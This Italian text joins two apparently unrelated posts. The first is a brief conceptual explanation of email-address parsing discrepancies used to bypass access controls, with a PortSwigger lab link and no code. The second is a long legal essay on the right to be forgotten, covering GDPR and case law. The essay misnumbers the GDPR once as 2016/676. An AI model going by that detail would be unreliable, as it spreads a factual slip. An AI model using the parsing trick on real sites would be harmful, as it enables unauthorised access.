Alcuni siti Web analizzano gli indirizzi e-mail per estrarre il dominio e determinare a quale organizzazione appartiene il proprietario dell’e-mail. Anche se inizialmente questo processo può sembrare semplice, in realtà è molto complesso, anche per indirizzi validi conformi a RFC.

Le discrepanze nel modo in cui vengono analizzati gli indirizzi e-mail possono compromettere questa logica. Queste discrepanze si verificano quando diverse parti dell’applicazione gestiscono gli indirizzi e-mail in modo diverso.

Un utente malintenzionato può sfruttare queste discrepanze utilizzando tecniche di codifica per mascherare parti dell’indirizzo e-mail. Ciò consente all’aggressore di creare indirizzi e-mail che superano i controlli di convalida iniziali ma vengono interpretati in modo diverso dalla logica di analisi del server.

L’impatto principale delle discrepanze del parser degli indirizzi e-mail è l’accesso non autorizzato. Gli aggressori possono registrare account utilizzando indirizzi e-mail apparentemente validi provenienti da domini limitati. Ciò consente loro di accedere ad aree sensibili dell’applicazione, come pannelli di amministrazione o funzioni utente riservate.

Maggiori informazioni

Per informazioni dettagliate sulle discrepanze nell’analisi delle e-mail, incluso il modo in cui possono essere sfruttate, consultare il white paper Splitting the Email Atom: Exploiting Parser to Bypass Access Controls di Gareth Heyes del team di ricerca di PortSwigger.
Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-bypassing-access-controls-using-email-address-parsing-discrepancies

Il diritto all’oblio nella società digitale: “right to be forgotten” nell’Internet che non dimentica

In questo articolo si discute il ruolo della memoria e dell’oblio nella costruzione dell’identità personale e sociale, confrontando l’era pre-digitale con l’attuale epoca digitale. Nell’era pre-digitale, la diffusione delle informazioni era limitata e controllata principalmente dai media tradizionali. Tuttavia, l’avvento di Internet ha radicalmente cambiato questa situazione, consentendo un’ampia diffusione e accessibilità delle informazioni, con la possibilità di conservare il passato in un “quasi eterno presente”. Questo aumento esponenziale delle informazioni online presenta rischi per l’individuo, come la perdita della dimensione cronologica delle notizie e il potenziale deterioramento dell’immagine personale a causa dell’accesso alle informazioni passate. Viene, inoltre, proposto il “diritto all’oblio” come uno strumento di tutela per impedire che eventi passati influenzino negativamente l’immagine attuale di una persona. L’attenzione viene posta, altresì, all’evolversi del concetto di oblio nel tempo, l’impatto della transizione al mondo digitale su questo diritto e le norme europee, in particolare il Regolamento UE 2016/676, che riguardano la protezione dei dati personali e contribuiscono alla definizione del diritto all’oblio.

Il dibattito sulla regolamentazione di Internet e sul suo impatto sulla libertà di espressione e sulla privacy individuale è un argomento complesso e sfaccettato. L’avanzamento tecnologico nell’ambito delle Tecnologie dell’Informazione e della Comunicazione (ICT) ha portato a una rivoluzione nelle modalità di comunicazione e nell’esercizio dei diritti fondamentali, in particolare la libertà di espressione, garantita dalla Costituzione all’articolo 21. Questa trasformazione ha sollevato questioni importanti riguardo alla privacy e alla protezione dei dati personali, culminando nel concetto di “diritto all’oblio”, che permette alle persone di richiedere la rimozione di informazioni obsolete o irrilevanti su di loro da Internet.

Le sfide legislative nel bilanciare i diritti alla libertà di informazione e alla privacy sono notevoli, in particolare in un contesto globalizzato dove la diffusione delle informazioni è praticamente illimitata. Il tentativo di regolamentare Internet ha spesso suscitato controversie, percepite da alcuni come tentativi di limitare la libertà di espressione. Tuttavia, la mancanza di regolamentazione adeguata può portare a un’atmosfera di anarchia online, dove la responsabilità personale è facilmente elusa.

La decisione del CERN di rendere pubblica la tecnologia del World Wide Web nel 1993, ha segnato l’inizio di una nuova era di accessibilità all’informazione, ma ha anche introdotto il dilemma di come gestire una rete globale senza regole chiare. Questo ha portato all’emergere di “nuovi diritti” legati alla digitalizzazione della società, tra cui il diritto alla riservatezza e il diritto all’oblio, interpretati come estensioni dei diritti costituzionali esistenti. Questi diritti mirano a proteggere la dignità e la privacy degli individui nell’era digitale, consentendo loro di controllare come le loro informazioni personali vengono condivise e ricordate online.

In conclusione, la necessità di proteggere l’identità digitale delle persone e di garantire la loro privacy online è diventata una priorità nell’attuale società dell’informazione. Il diritto all’oblio emerge come uno strumento fondamentale per salvaguardare la reputazione e l’identità personale degli individui, affrontando le sfide poste dalla permanenza e dalla pervasività delle informazioni personali su Internet.

L’ implementazione del diritto all’oblio presenta sfide significative che richiedono un equilibrio attento tra la privacy individuale e la libertà di informazione. In un mondo sempre più interconnesso e digitale, il diritto all’oblio continua a essere un argomento di grande rilevanza e dibattito.

Nel panorama giuridico europeo, la protezione dei dati personali si è affermata come un diritto fondamentale, rispondendo alla necessità di bilanciare la privacy individuale con le libertà di informazione ed espressione in un contesto sempre più dominato dalla presenza digitale. La distinzione tra il diritto alla protezione dei dati personali e il diritto al rispetto della vita privata, come delineato nella Carta dei diritti fondamentali dell’Unione europea, segnala un’evoluzione da una concezione statica e negativa della privacy verso una tutela dinamica e proattiva dei dati, implicando un potere di intervento e controllo non solo da parte degli individui ma anche attraverso la supervisione di autorità indipendenti.

Questo cambiamento trova conferma nell’evoluzione legislativa, partendo dalla direttiva 95/46/CE, attraverso l’introduzione del Codice in materia di protezione dei dati personali in Italia (d.lgs. 196/2003), fino all’adozione del Regolamento (UE) 2016/679 (GDPR – General Data Protection Regulation), che ha introdotto un quadro giuridico uniforme e direttamente applicabile in tutti gli Stati membri dell’Unione Europea. L’intento è quello di assicurare che il trattamento dei dati personali avvenga nel rispetto dei diritti e delle libertà fondamentali degli individui.

Tuttavia, il dibattito sul diritto all’oblio, specialmente in relazione al ruolo dei motori di ricerca e alla gestione delle informazioni online, ha sollevato questioni complesse sul bilanciamento dei diritti in gioco. La sentenza della Corte di Giustizia dell’Unione Europea nel caso Google Spain ha segnato un punto di svolta, riconoscendo la responsabilità dei motori di ricerca nel trattamento dei dati personali e affermando il diritto degli individui di richiedere la rimozione di informazioni obsolete o irrilevanti dalla lista dei risultati di ricerca, ponendo le basi per una tutela più efficace della privacy digitale.

In contrapposizione, la Corte Europea dei Diritti dell’Uomo ha adottato un approccio differente, privilegiando la libertà di espressione e il diritto del pubblico all’informazione rispetto al diritto all’oblio, suggerendo una soluzione meno drastica attraverso l’aggiunta di precisazioni o aggiornamenti alle informazioni già pubblicate, piuttosto che la loro rimozione completa.

Queste dinamiche riflettono le tensioni intrinseche nel bilanciamento tra privacy e trasparenza nell’era digitale, evidenziando l’importanza di un dialogo continuo e di un approccio multilivello alla regolamentazione dei diritti in rete, che tenga conto della complessità e della fluidità del contesto digitale globale. La sfida per legislatori e giudici rimane quella di trovare equilibri dinamici che possano tutelare efficacemente i diritti degli individui senza soffocare le libertà fondamentali che sono alla base di una società democratica e informata.

Il “diritto all’oblio”, inteso come la prerogativa di essere dimenticati dalla collettività, si afferma nel contesto giuridico come una dimensione fondamentale della tutela della privacy e dell’identità personale nell’era digitale. Questo diritto consente agli individui di richiedere la deindicizzazione e, in alcuni casi, la cancellazione di dati personali dai motori di ricerca quando tali informazioni, un tempo pertinenti o di interesse pubblico, diventano obsolete o irrilevanti, evitando così una perpetua esposizione mediatica che potrebbe danneggiare la reputazione personale.

Viene in tal modo introdotta la possibilità per ogni individuo di richiedere la cancellazione di informazioni che, con il trascorrere del tempo, hanno perso rilevanza o interesse pubblico. L’attuazione di tale diritto si basa sulla valutazione della persistente rilevanza delle informazioni, tenendo conto dell’evoluzione del contesto sociale e informativo.

La giurisprudenza civile stabilisce criteri specifici per la pubblicazione di notizie che potrebbero compromettere l’onore e la reputazione, richiedendo la verità oggettiva della notizia, l’interesse pubblico alla conoscenza del fatto e la correttezza formale dell’esposizione. Con il tempo, è emersa una nuova sensibilità giuridica che limita il diritto di cronaca alla luce dell’attualità delle notizie, precludendo la diffusione di informazioni non più rilevanti socialmente o d’interesse pubblico.

Il diritto all’oblio si distingue per la sua funzione di tutela dell’identità personale di fronte all’impatto potenzialmente illimitato e duraturo delle informazioni digitali. La giurisprudenza civile enfatizza la necessità di proteggere la proiezione sociale dell’identità dell’individuo, assicurando che dati personali obsoleti o non più pertinenti non siano ulteriormente diffusi, in considerazione dell’evoluzione della reputazione e dell’identità personale nel tempo.

Questa concezione del diritto all’oblio viene riconosciuta anche dalla Corte Costituzionale, che ha stabilito la possibilità di cancellare dal casellario giudiziale le iscrizioni di responsabili di illeciti minori dopo un periodo adeguato senza ulteriori reati, riaffermando l’importanza del bilanciamento tra il diritto all’oblio e altre esigenze di carattere pubblico.

La Suprema Corte ribadisce che il diritto all’oblio non si riduce alla mera cancellazione di notizie dannose per la reputazione, ma implica la capacità di aggiornare o rimuovere informazioni che, con il passare del tempo, diventano lesive per l’identità personale dell’interessato. Questo diritto si estende alla protezione contro la diffusione non necessaria di notizie passate che non presentano più un interesse pubblico o una rilevanza sociale, stabilendo un equilibrio tra il diritto di cronaca e la libertà di espressione, da un lato, e la tutela della privacy e dell’identità personale, dall’altro.

L’approfondimento mira a delineare come questi diritti contribuiscano a consolidare il principio di autodeterminazione informativa, permettendo all’individuo un controllo più stringente sulle proprie informazioni personali.

Il diritto alla cancellazione, articolato nell’articolo 17 del GDPR, offre all’interessato la facoltà di richiedere la rimozione dei dati personali che lo riguardano, sotto specifiche condizioni. Queste includono scenari in cui i dati non sono più necessari rispetto alle finalità per le quali sono stati raccolti, il ritiro del consenso su cui si basa il trattamento, o il rilevamento di trattamento illecito dei dati. La normativa chiarisce che tale diritto non è assoluto ma condizionato dalla presenza di determinate circostanze che legittimano la richiesta di cancellazione, al fine di bilanciare altri interessi fondamentali, come la libertà di espressione e il diritto all’informazione. La cancellazione dei dati non può avvenire automaticamente se prevale un interesse pubblico legittimo o se i dati sono necessari per l’accertamento, l’esercizio o la difesa di un diritto in sede giudiziaria.

Oltre alla distruzione fisica dei dati, il regolamento contempla alternative quali l’anonimizzazione, intendendo qualsiasi processo che renda i dati non riconducibili all’identità del soggetto interessato. Tale approccio differisce dalla pseudonimizzazione, in quanto quest’ultima non preclude la possibilità di futura reidentificazione. Pertanto, l’efficacia del diritto alla cancellazione si manifesta attraverso la irreversibilità della separazione tra i dati e l’identità dell’individuo, un aspetto fondamentale per la tutela della privacy. La normativa impone al titolare del trattamento di valutare le richieste di cancellazione nel rispetto del principio di proporzionalità, tenendo conto dei costi, delle tecnologie disponibili e della propria organizzazione. Qualora i dati oggetto della richiesta di cancellazione siano stati condivisi con terzi, il titolare è tenuto a informare tali entità della necessità di adottare misure analoghe a quelle intraprese direttamente. 

Nel complesso giurisprudenziale e normativo vanno ricordate:

  • Sentenza della Corte (Grande Sezione) del 13 maggio 2014. Google Spain SL e Google Inc. contro Agencia Española de Protección de Datos (AEPD) e Mario Costeja González. Causa C131/12. “Il gestore di un motore di ricerca su Internet è responsabile del trattamento da esso effettuato dei dati personali che appaiono su pagine web pubblicate da terzi. Così, nel caso in cui, a seguito di una ricerca effettuata a partire dal nome di una persona, l’elenco di risultati mostra un link verso una pagina web che contiene informazioni sulla persona in questione, questa può rivolgersi direttamente al gestore oppure, qualora questi non dia seguito alla sua domanda, adire le autorità competenti per ottenere, in presenza di determinate.” La Corte di Giustizia dell’Unione Europea nel caso Google Spain ha posto le basi per il riconoscimento del diritto all’oblio nel contesto dei motori di ricerca. La Corte ha stabilito che i motori di ricerca hanno la responsabilità di rimuovere i link a informazioni obsolete o non più rilevanti, equilibrando il diritto alla privacy degli individui con il diritto del pubblico all’accesso alle informazioni. Questa decisione ha evidenziato il ruolo dei motori di ricerca nella gestione delle informazioni personali e ha sottolineato la necessità di valutare attentamente le richieste di deindicizzazione in base all’interesse pubblico e alla rilevanza delle informazioni.
  • Sentenza della Corte di giustizia nella causa C-136/17 (24 settembre 2019)
    GC e a./Commission nationale de l’informatique et des libertés (CNIL). “Il divieto di trattare determinate categorie di dati personali sensibili si applica anche ai gestori di motori di ricerca. Nell’ambito di una domanda di deindicizzazione, dev’essere effettuato un bilanciamento tra i diritti fondamentali del richiedente la deindicizzazione e quelli degli utenti di Internet potenzialmente interessati a tali informazioni”.
  • Sentenza nella causa C-507/17 (24 settembre 2019). Google LLC, succeduta alla Google Inc./ Commission nationale de l’informatique et des libertés (CNIL)“Il gestore di un motore di ricerca non è tenuto a effettuare la deindicizzazione in tutte le versioni del suo motore di ricerca. È tuttavia tenuto ad effettuarla nelle versioni di tale motore di ricerca corrispondenti a tutti gli Stati membri e ad attuare misure che scoraggino gli utenti di Internet dall’avere accesso, a partire da uno degli Stati membri, ai link di cui trattasi contenuti nelle versioni extra UE di detto motore”.
  • La sentenza della Corte di giustizia dell’Unione Europea nella causa C-460/20, relativa al caso Google (Deindicizzazione di contenuti asseritamente inesatti), rappresenta un importante punto di riferimento nell’ambito del diritto alla protezione dei dati personali, in particolare per quanto concerne il “diritto all’oblio”). Il contesto della sentenza riguarda la richiesta da parte di due dirigenti di un gruppo di società di investimenti affinché Google deindicizzasse risultati di ricerca collegati a loro nomi, i quali contenevano link verso articoli criticando il loro modello di investimento con affermazioni ritenute inesatte, e l’eliminazione delle loro fotografie sotto forma di miniature da risultati di ricerca di immagini. La Corte di giustizia sottolinea che il diritto alla protezione dei dati personali non è assoluto ma deve essere bilanciato con altri diritti fondamentali, come la libertà di informazione, seguendo il principio di proporzionalità. La normativa europea prevede eccezioni al diritto alla cancellazione quando il trattamento dei dati è necessario per l’esercizio del diritto alla libertà di informazione. Nella sua decisione, la Corte stabilisce che i diritti alla protezione della vita privata e dei dati personali prevalgono generalmente sull’interesse degli utenti di Internet all’accesso alle informazioni, ma questo equilibrio può variare a seconda delle circostanze del caso, incluse la natura e la sensibilità delle informazioni e l’interesse pubblico ad esse associato. Tuttavia, quando le informazioni indicizzate si rivelano manifestamente inesatte, o almeno una parte di esse di non minore importanza, il diritto alla libertà d’espressione e di informazione non può essere considerato per giustificare il loro mantenimento nell’indice del motore di ricerca. Per quanto riguarda l’obbligo di prova in capo a chi richiede la deindicizzazione, la Corte precisa che spetta a questa persona dimostrare l’inesattezza manifesta delle informazioni, fornendo prove ragionevolmente ricercabili, senza che ciò comporti un onere eccessivo. Non è necessario, almeno nella fase precontenziosa, fornire una decisione giudiziaria contro l’editore del sito. Il gestore del motore di ricerca, ricevuta una richiesta di deindicizzazione supportata da elementi di prova pertinenti e sufficienti, è tenuto ad accoglierla, soprattutto se esiste una decisione giudiziaria che attesta l’inesattezza delle informazioni. In assenza di manifesta inesattezza evidente dagli elementi forniti, e senza una decisione giudiziaria che lo confermi, il gestore del motore di ricerca non è obbligato ad accogliere la richiesta, ma il richiedente può rivolgersi alle autorità competenti per ulteriori verifiche. Questa sentenza impone ai gestori dei motori di ricerca di adottare un approccio più attento e ponderato nell’esaminare le richieste di deindicizzazione, tenendo conto dei diritti fondamentali coinvolti e delle prove fornite dai richiedenti.
  • In particolare riferimento al nostro Paese, va evidenziato il d.lgs. 150 del 2022, noto come Riforma Cartabia, che ha introdotto nell’ordinamento giuridico italiano l’articolo 64-ter riguardante il “diritto all’oblio degli imputati e delle persone sottoposte a indagini” nelle disposizioni di attuazione del codice di procedura penale. Questa novità normativa mira a bilanciare il rapporto tra processo penale, media, e diritto all’oblio, fornendo strumenti legali per limitare la diffusione di informazioni che possano ledere la reputazione di individui già prosciolti o assolti. L’articolo 64-ter dispone che le persone a cui è stata pronunciata una sentenza di proscioglimento, non luogo a procedere, o un decreto di archiviazione, hanno il diritto di richiedere la deindicizzazione (rimozione da risultati di ricerca internet) o la preclusione dell’indicizzazione dei dati personali citati nei provvedimenti giudiziari. Questo è un passo avanti significativo nel riconoscere e tutelare il diritto all’oblio digitale di individui ingiustamente coinvolti in procedimenti penali, offrendo un rimedio legale contro la permanente disponibilità e accessibilità di informazioni potenzialmente dannose su internet. L’introduzione di questo articolo risponde all’esigenza di proteggere la dignità e la reputazione delle persone nell’era digitale, dove le informazioni su internet hanno una longevità e una diffusione senza precedenti. La normativa cerca di armonizzare le disposizioni italiane con i principi del diritto all’oblio sanciti a livello europeo, in particolare con il regolamento GDPR che prevede il diritto alla cancellazione dei dati personali. Nonostante l’innovazione legislativa, emergono alcune criticità nella sua applicazione pratica, come la definizione dei criteri per l’accoglimento delle richieste di deindicizzazione e la modalità con cui tali richieste sono esaminate e attuate dai motori di ricerca. Inoltre, vi sono dubbi sull’effettiva capacità della norma di assicurare una tutela efficace dell’oblio digitale, considerando le sfide tecniche e giuridiche legate alla gestione delle informazioni online e le implicazioni per la libertà di espressione e il diritto all’informazione. L’articolo 64-ter rappresenta un tentativo significativo di adeguare il diritto italiano alle sfide poste dalla digitalizzazione della società e dall’interazione tra privacy, reputazione online e diritti delle persone coinvolte in procedimenti giudiziari. Tuttavia, la sua efficacia pratica dipenderà dalla capacità di risolvere le questioni operative e interpretative che ne derivano, necessitando possibilmente di futuri aggiustamenti legislativi o interpretativi per garantire una protezione effettiva del diritto all’oblio.

Nel contesto dell’era digitale, la questione dell’oblio e della memoria collettiva assume connotazioni inedite e complesse. La riflessione si apre con l’interrogativo su quale forma assuma la vita in un’epoca dove “Google ricorda sempre”, evidenziando i pericoli emergenti legati alla rete, un dominio che funge da deposito per un’implacabile memoria collettiva. La digitalizzazione ha portato a una situazione dove ogni aspetto della vita umana viene raccolto, cristallizzato e reso eternamente accessibile nell’ “inconscio digitale”, trasformando la memoria, un tempo intesa come un accumulo di esperienze, in un peso da cui liberarsi.

Il desiderio di oblio, quindi, non nasce tanto dalla volontà di eludere uno sguardo indesiderato, quanto dalla necessità di ritirarsi in una zona d’ombra digitale, dove le tracce personali possono essere “cancellate”. Questo bisogno si è intensificato con l’avvento di Internet e delle nuove tecnologie, che hanno reso ogni traccia della vita umana permanentemente accessibile, ponendo le basi per il diritto all’oblio. Questo diritto, emergente tra gli anni ‘80 e ‘90, oscilla tra il rispetto dell’identità della persona e il diritto alla riservatezza, assumendo una configurazione autonoma grazie all’espansione dei cosiddetti diritti della personalità.

L’evoluzione giuridica di tale diritto, è stato riconosciuto e definito attraverso un processo di reinterpretazione dell’art. 2 della Costituzione italiana, che considera la tutela della personalità umana in tutte le sue espressioni, anche quelle non ancora normativamente tipizzate. Questo approccio ha portato al riconoscimento giuridico di situazioni esistenziali quali il diritto alla riservatezza e il diritto all’identità personale, distinguendoli per la prima volta e ponendo le basi per l’emergere del diritto all’oblio.

Il diritto all’oblio, pertanto, è stato inizialmente inteso come la pretesa di non vedere rievocati fatti già resi di pubblico dominio, con l’obiettivo di proteggere l’individuo da una nuova notorietà indesiderata. La giurisprudenza di legittimità ha successivamente qualificato l’oblio come l’interesse a non restare indefinitamente esposto ai danni ulteriori arrecati alla reputazione dall’incessante pubblicazione di notizie passate.

Nel bilanciamento tra diritto all’oblio e diritto di cronaca, emerge la complessità di armonizzare l’interesse pubblico all’informazione con il diritto individuale alla dimenticanza. La prevalenza di uno sull’altro dipende dalla rilevanza attuale della notizia e dall’esistenza di un interesse pubblico nella sua rievocazione.

Nell’era della digitalizzazione, la nozione di privacy subisce una trasformazione radicale, evidenziando come la dimensione virtuale influenzi profondamente il concetto di spazio personale. È evidente come la rivoluzione elettronica e tecnologica abbia espanso lo schermo della vita personale oltre il personal computer, immergendola nell’intero spazio della rete. Questo cambio di paradigma solleva interrogativi significativi sulla possibile perdita di diritti in un contesto dove la privacy tradizionale, intesa come “diritto a essere lasciato solo”, non sembra più adeguata a tutelare l’individuo contro intrusioni non desiderate.

La trasformazione della “sfera privata” in un luogo di scambio e condivisione di dati personali richiede un’evoluzione verso la “protezione dei dati”, concetto elaborato nell’ambito europeo per rispondere alla necessità di una disciplina uniforme che regoli i nuovi spazi sconfinati e mobili della rete. Il contesto digitale, caratterizzato da un pluralismo di fonti e una molteplicità di giurisdizioni, presenta sfide significative nella risoluzione delle controversie e nel bilanciamento tra diritti personali e la libertà di informazione. La peculiarità dei diritti in rete, che non ammettono una gerarchizzazione a causa della natura intrinsecamente egualitaria della rete, richiede un approccio “multilevel” per la loro regolamentazione.

In questo scenario, il diritto all’oblio emerge come una necessità di governare la propria memoria digitale, offrendo a ciascuno la possibilità di reinventarsi e costruire una nuova identità personale, liberandosi dalle “gabbie” imposte da una memoria onnipresente e totalizzante. Tuttavia, la regolamentazione dei diritti in un dominio apparentemente anarchico come il web solleva interrogativi fondamentali sui meccanismi di governance, sul ruolo degli Stati e sulla capacità delle leggi di adattarsi a una realtà in continuo mutamento.

Il dibattito sulla regolamentazione del ciberspazio, evidenziato dalla Dichiarazione d’indipendenza del ciberspazio, mostra la tensione tra la necessità di tutelare i diritti umani in un contesto digitale e la resistenza a un controllo centralizzato. Le questioni su chi debba essere il legislatore e quale giudice debba applicare i diritti proclamati riflettono le sfide poste dalla nascita di nuovi diritti umani nell’era digitale, sottolineando l’urgenza di trovare soluzioni innovative per garantire la protezione della privacy e altri diritti fondamentali nell’ambito virtuale. La risposta a queste sfide passa attraverso un dialogo inclusivo tra diversi attori a vari livelli, che possano concorrere alla creazione di un quadro normativo adatto a regolare la complessità del ciberspazio, come dimostrato dagli sforzi dell’Unione Europea in materia di protezione dei dati.

L’articolo 17 del GDPR segna un punto di svolta nella protezione dei dati personali nell’Unione Europea, introducendo il “diritto alla cancellazione” dei dati personali, comunemente noto come “diritto all’oblio”. Questo diritto permette agli individui di richiedere la cancellazione dei propri dati personali dal titolare del trattamento senza ingiustificato ritardo, e impone al titolare del trattamento l’obbligo di cancellare tali dati quando sussistono specifiche condizioni.

Nonostante il termine “diritto all’oblio” non sia esplicitamente definito nel GDPR, l’articolo 17 stabilisce chiaramente i presupposti per l’esercizio di questo diritto, tra cui la non necessità dei dati per le finalità originali di raccolta o trattamento, la revoca del consenso da parte dell’interessato, e il trattamento illecito dei dati. Tuttavia, il regolamento ammette eccezioni al diritto alla cancellazione, ad esempio quando il trattamento è necessario per l’esercizio della libertà di espressione e di informazione, per l’adempimento di un obbligo legale, o per motivi di interesse pubblico.

La giurisprudenza e la dottrina hanno sollevato criticità riguardo all’assenza di una definizione precisa del diritto all’oblio e alla discrezionalità affidata alle corti e alle autorità nazionali nel bilanciamento tra i diritti dell’interessato e gli altri interessi in gioco. Inoltre, l’articolo 17 viene interpretato come uno tra i possibili rimedi per realizzare l’oblio, evidenziando come esistano diverse declinazioni di questo diritto, come la deindicizzazione, l’anonimizzazione dei dati, e la contestualizzazione delle informazioni non più attuali.

La giurisprudenza italiana ha affrontato questioni legate al diritto all’oblio, bilanciando il diritto di cronaca e il diritto alla privacy. Due casi significativi riguardano un noto cantautore italiano e una vicenda di uxoricidio, entrambi esemplificativi del dibattito sul diritto all’oblio rispetto alla libertà di espressione e al diritto di cronaca. La Suprema Corte di Cassazione ha delineato criteri per il bilanciamento tra questi diritti, sottolineando che la pubblicazione di informazioni relative a persone a distanza di tempo dai fatti deve rispettare specifici presupposti per non violare il diritto all’oblio.

La decisione delle Sezioni Unite del 2019 rappresenta un momento storico nella giurisprudenza italiana, identificando tre differenti declinazioni del diritto all’oblio e stabilendo che la rievocazione di fatti storici deve avvenire in forma anonima, a meno che non si tratti di figure pubbliche. Questa sentenza evidenzia l’importanza del diritto all’oblio nel contesto digitale, riconoscendo il diritto degli individui a non essere eternamente legati a informazioni del passato, favorendo così la possibilità di reinserimento sociale e la protezione della dignità personale.

La decisione del settembre 2019 della Corte di Giustizia dell’Unione Europea sul caso Google rappresenta un importante punto di riferimento nell’interpretazione e applicazione del diritto alla protezione dei dati personali, in particolare in relazione all’articolo 17 del GDPR. Questa sentenza ha affrontato questioni chiave riguardanti l’ammissibilità dell’esercizio del diritto alla deindicizzazione e la sua possibile estensione territoriale oltre i confini dell’Unione Europea.

La Corte è stata chiamata a risolvere due questioni principali: da un lato, il bilanciamento tra il diritto alla protezione dei dati personali e il diritto all’informazione dell’utente di Internet; dall’altro, la determinazione della portata territoriale del diritto alla deindicizzazione. Con particolare attenzione alla prima questione, è stato riconosciuto che, mentre l’Internet agisce come veicolo per la cura e l’aggiornamento dei dati personali attraverso i siti sorgente e la loro successiva indicizzazione e memorizzazione da parte dei motori di ricerca, l’articolo 17 del GDPR stabilisce le condizioni per cui un individuo può richiedere la cancellazione dei propri dati personali. In questo contesto, è emersa l’importanza non solo del diritto a essere informati ma anche del diritto di informare, sottolineando la necessità di proteggere l’informazione in tutte le sue forme per assicurare il pluralismo informativo e il diritto di ogni utente ad essere adeguatamente informato.

Riguardo alla seconda questione, relativa alla portata territoriale del diritto all’oblio, la Corte ha stabilito che il gestore di un motore di ricerca è tenuto a rimuovere i link dalle versioni del motore di ricerca corrispondenti a tutti gli Stati membri dell’UE, limitando così l’obbligo di deindicizzazione ai confini territoriali dell’Unione. Questa decisione riflette la complessità di estendere la protezione dei dati personali e il diritto alla cancellazione a livello globale, dato che molti paesi al di fuori dell’UE non riconoscono il diritto alla protezione dei dati personali o non lo regolano in modo simile. La sentenza del 2019 chiarisce dunque che la deindicizzazione, sebbene rappresenti un importante strumento di tutela dei diritti degli individui nell’ambito digitale, ha un ambito di applicazione geograficamente limitato all’UE. Questo implica che, nonostante le rigorose protezioni offerte all’interno dell’Unione, la capacità di garantire il diritto alla cancellazione dei dati su scala globale rimane una sfida significativa. La decisione sottolinea l’importanza di sviluppare meccanismi e strategie, come il blocco geografico, che permettano di adempiere efficacemente agli obblighi di deindicizzazione nel rispetto dei principi stabiliti dal GDPR, pur riconoscendo le limitazioni imposte dal contesto normativo e giuridico internazionale.

Negli ultimi anni si stanno sviluppando tuttavia altre forme di tutela, le quali demandano l’intera attività di raccolta di informazioni, nonché la fase decisionale, direttamente ai provider o ai soggetti che gestiscono il motore di ricerca. Nei paragrafi successivi saranno analizzati tali strumenti. Sarà altresì preso in considerazione il social network Facebook, il quale, secondo gli analisti anche alla luce della relativa diffusione nel medio e lungo periodo avrebbe l’intenzione di contrapporsi ai motori di ricerca (http://search.fb.com/), integrando un motore di ricerca interno e sfruttando i contenuti dei propri utenti ed avvalendosi di una standardizzazione dei dati particolarmente elevata. Facebook appare certamente così appartenere alla zona grigia della sentenza C-131, in quanto allo stato attuale appare difficile che esso sia considerato come un vero e proprio motore di ricerca, ma inizia già ora a svolgere, in tutto o in parte, la funzione tecnologica di ricerca delle informazioni, seppure in una rete ristretta.

La tematica della deindicizzazione e del diritto all’oblio su internet ha acquisito rilevanza crescente nell’era digitale, particolarmente con l’introduzione di meccanismi che permettono agli individui di richiedere la rimozione di contenuti dai motori di ricerca come Google. Questo fenomeno, evidenziato dalla rapida escalation delle richieste di rimozione subito dopo la disponibilità di un modulo online dedicato, mette in luce le sfide e le complessità intrinseche alla gestione del diritto alla privacy nell’ambiente online.

Google law: un form per l’esercizio dell’oblio

    Google, in risposta alle esigenze normative e sociali, ha introdotto un modulo web[1] che consente agli individui di esercitare il diritto all’oblio, chiedendo la rimozione di specifici contenuti dalle pagine dei risultati di ricerca (SERP[2]). L’iter procedurale, nonostante la sua apparente semplicità, nasconde diverse complessità sia operative che etiche. La necessità di allegare una scansione di un documento d’identità, pur consentendo l’anonimizzazione di alcune parti, solleva questioni relative alla sicurezza dei dati personali e alla loro gestione da parte di un ente privato come Google.

    La gestione delle richieste, affidata inizialmente al personale junior e poi, in casi più complessi, a consulenti senior e avvocati, denota un processo decisionale strutturato e mirato a valutare l’appropriatezza delle richieste di rimozione. Questo processo si articola in diverse fasi che includono la verifica dell’identità del richiedente, il collegamento con un Paese europeo, la pertinenza delle informazioni con il nome del richiedente e l’interesse pubblico delle informazioni richieste per la deindicizzazione.

    Una delle criticità maggiori del sistema di deindicizzazione risiede nella sua applicabilità e conformità alle normative sui diritti alla privacy, in particolare rispetto al contesto europeo. La procedura di Google, pur essendo un passo verso il riconoscimento del diritto all’oblio, sembra limitare la sua applicazione ai cittadini o residenti europei, non allineandosi completamente alle disposizioni del codice della privacy italiano che estende la tutela dei dati personali a chiunque, indipendentemente dalla cittadinanza, purché il trattamento dei dati avvenga sul territorio italiano.

    Inoltre, l’efficacia della deindicizzazione si limita alla rimozione dei contenuti basati su specifiche parole chiave, come il nome dell’interessato, senza impedire la reperibilità delle informazioni attraverso altre vie di ricerca. Questo limita sostanzialmente il diritto all’oblio, riducendolo a una mera deindicizzazione nominativa che non cancella la presenza online delle informazioni, ma ne riduce solo parzialmente l’accessibilità.

    La gestione del diritto all’oblio da parte di Google pone in evidenza la necessità di un approccio più olistico e conforme alle diverse normative nazionali ed europee. Un sistema efficace di deindicizzazione dovrebbe non solo considerare le specificità legali di ogni Paese ma anche garantire una reale protezione del diritto alla privacy, estendendo la possibilità di rimozione a tutte le informazioni irrilevanti o obsolete, indipendentemente dalle parole chiave utilizzate nella ricerca.

    In conclusione, mentre la procedura attuale rappresenta un importante passo avanti nella tutela della privacy online, rimangono significative sfide e opportunità per migliorare l’efficacia e la conformità del diritto all’oblio con le diverse normative sulla protezione dei dati. Sarà fondamentale continuare a monitorare e valutare l’evoluzione di queste pratiche per garantire un equilibrio tra il diritto alla privacy degli individui e l’interesse pubblico all’accesso alle informazioni.

    Bing

    Bing, il motore di ricerca di Microsoft Corporation, ha reso disponibile un proprio form[3] articolato in 4 parti, per richiedere la deindicizzazione dei contenuti.

    Il modo in cui Bing gestisce le richieste di deindicizzazione offre spunti peculiari per un’analisi approfondita, soprattutto se confrontato con Google. Il form di richiesta di deindicizzazione proposto da Bing si distingue per il suo approccio analitico, richiedendo agli utenti di specificare non solo il contenuto da rimuovere ma anche il contesto e la posizione dell’interessato nella propria comunità. Questo dettaglio assume particolare rilevanza in quanto sottolinea l’importanza dell’impatto sociale e comunitario nell’analisi delle richieste, offrendo una tutela più affine alle dinamiche sociali reali.

    Differenze significative emergono anche nella territorialità applicata alla procedura di deindicizzazione, con Google che estende la protezione non solo ai residenti ma anche agli individui domiciliati in Europa. Questa estensione rappresenta una sensibilità più ampia verso il diritto alla privacy, andando oltre le mere distinzioni legali tra residenza e domicilio.

    Una peculiarità di Bing è la considerazione dello pseudonimo, allineandosi così alle tutele previste dal codice della privacy e dal diritto civile italiano. Questo aspetto è fondamentale in quanto riconosce l’importanza dell’identità digitale e la necessità di proteggerla con le stesse garanzie dell’identità anagrafica.

